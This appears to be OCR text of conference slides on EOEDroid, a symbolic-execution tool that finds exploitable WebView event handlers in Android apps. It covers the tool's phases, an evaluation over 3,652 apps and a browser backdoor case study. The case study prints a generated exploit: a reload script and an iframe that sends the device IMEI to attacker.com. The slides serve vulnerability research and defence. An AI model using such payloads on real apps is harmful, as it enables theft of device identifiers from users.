ting and verifying apps against EOE

- Exiting techniques face significant challenges
  - Static analysis (AppIntent, IntelliDroid, TriggerScope, etc.)
    - False positives
      - Lack of real data and context
    - False negatives
      - Java Reflection
      - Implicit flows (**Google Ads**, etc.)

Detecting and verifying apps against EOE


Our Solution: **EOEDroid**

Our Solution: EOEDroid




1. Dynamic Symbolic Execution
2. Static backward analysis
3. Log analysis

Our Solution: EOEDroid




1. Dynamic Symbolic Execution
2. Static backward analysis
3. Log analysis


How does EOEDroid work?



How does EOEDroid work?




Our Solution: EOEDroid




1. Dynamic Symbolic Execution
2. Static backward analysis
3. Log analysis

How does EOEDroid work?




How does EOEDroid work?

Our Solution: EOEDroid



1. Dynamic Symbolic Execution
2. Static backward analysis
3. Log analysis


Our Solution: EOEDroid



1. Dynamic Symbolic Execution
2. Static backward analysis
3. Log analysis


Phase1: Event Handler Analysis

- Symbolic Execution
- Challenges
  - Path explosion
    - Discovering interesting paths
  - Unsupported Fork()
    - Keeping analysis contexts clean
      - Hooking external-content-writing
  - Android ICC: intent
    - Linking intent senders and receivers
  - Implicit Flows
    - Converting implicit flows to regular conditional statements



Phase 1


Our Solution: EOEDroid




1. Dynamic Symbolic Execution
2. Static backward analysis
3. Log analysis

Phase2: Program State Analysis

- Event handler input generation
  - Computing path constraints
- Event handler execution order generation
  - Static backward analysis




Our Solution: EOEDroid



1. Dynamic Symbolic Execution
2. Static backward analysis
3. Log analysis

Phase3: Exploit Code Generation

- Conducting the systematic study of event handler triggering code and constraints
  - Web events -> Native event handlers
  - Transferring data
  - Triggering constraints



Our Solution: EOEDroid

Recap …

WebView

<a href = '***mmsdk://c1.c2?args=...&callback=...***'


Native

```
shouldOverrideUrlLoading(WebView view, String url) {
        …

        loadUrl("javascript:" + callback + "( + result + ")");
}
```

Phase3: Exploit Code Generation

- JavaScript Code Syntax Analysis
  - Analyzing Abstracted Syntax Tree






Figure 6: AST of $I + J$

RESULTS / EVALUATION

Evaluation

- Dataset
  - 3,652 popular apps
- Testbed
  - Android 4.3 + Nexus 10
- Methodology
  - Monkey + Mitmproxy

Results

- 97 vulnerabilities
- 58 vulnerable apps
- Low false positives & false negatives
- Analysis time / per app: ~4 minutes

Vulnerability Type	Number
Cross-Frame DOM Manipulation	2
Phishing	53
Sensitive Information Leakage	30
Local Resource Access	1
Intent Abuse	11

Table II: Vulnerabilities Found By EOEDroid

CASE STUDY

Case Study: Discovering a potential backdoor

- A high-profile browser (com.mx.xxxx)
  - 10 million downloads
- Using EOE to leverage a potential backdoor
  - Stealing IMEI

Case Study: Discovering a potential backdoor

```
9  public boolean shouldOverrideUrlLoading(WebView view,
       String url) {

12   if (!flag)
13     ...
14   else {
15     if (url.startsWith("http://") || url.startsWith("https
         ://")) ...
16     else if (url.startsWith("file://")||url.startsWith("
         content://")) ...
17     else if (url.startsWith("mx")) ...
18     else {
19       if (url.contains("app_name")) {
20         ...
21         String tmpstr = url;
22         // read imei from shared preference
23         String i = PreferenceManager.
             getDefaultSharedPreferences(this).getString("
             imei", "");
24         tmpstr = tmpstr.replaceAll("%IMEI%", i)
25         ...
26         // send a Intent message containing tmpstr
27         Intent intent = new ...;
28         intent.setData(Uri.parse(tmpstr));
29         startActivity(intent)
30   ...
```

Case Study: Discovering a potential backdoor

- Phase#1: applying symbolic execution to analyze each event handler

```
(1) InputUrl.startsWith("http://") == 0
(2) InputUrl.startsWith("https://") == 0
(3) InputUrl.startsWith("file://") == 0
(4) InputUrl.startsWith("content://") == 0
(5) InputUrl.startsWith("mx") == 0
(6) InputUrl.contains("app_name") == 1
(7) flag == 1
(8) InputUrl.contains("%IMEI%") == 1
```

Case Study: Discovering a potential backdoor

```
9  public boolean shouldOverrideUrlLoading(WebView view,
       String url) {

12   if (!flag)
13     ...
14   else {
15     if (url.startsWith("http://") || url.startsWith("https
         ://"))  ...
16     else if (url.startsWith("file://")||url.startsWith("
         content://")) ...
17     else if (url.startsWith("mx")) ...
18     else {
19       if (url.contains("app_name")) {
20         ...
21         String tmpstr = url;
22         // read imei from shared preference
23         String i = PreferenceManager.
             getDefaultSharedPreferences(this).getString("
             imei", "");
24         tmpstr = tmpstr.replaceAll("%IMEI%", i)
25         ...
26         // send a Intent message containing tmpstr
27         Intent intent = new ...;
28         intent.setData(Uri.parse(tmpstr));
29         startActivity(intent)
30   ...
```

Case Study: Discovering a potential backdoor

- Phase#2: applying static analysis to generate the required event handler execution order

```
3 public void onPageFinished(WebView view, String url) {
4
5   flag = true;
6
7 }
```

Case Study: Discovering a potential backdoor

- Phase#2: applying static analysis to generate the required event handler

onPageFinished() ⟶ shouldOverrideUrlLoading()

```
7 }
```

Case Study: Discovering a potential backdoor

- Phase#3: Generating exploit code
  - onPageFinished()

```
(1) <script> window.location.reload(true); </script>
```

  - shouldOverrideUrlLoading()

```
(2) <iframe src="ftp://attacker.com/app_name?imei=%IMEI%"/>
```

CONCLUSION

Conclusion

- Despite existing discussion, the event handler feature continues to be problematic in existing apps. In this paper, we discovered the event handler feature may cause serious consequences.
- We propose a novel vulnerability detection and verification tool (EOEDroid), and also verified our tool is accurate and effective.

Thanks!

Detecting and verifying apps against EOE

- Recap …

WebView

<a href = '***mmsdk://c1.c2?args=...&callback=...***'

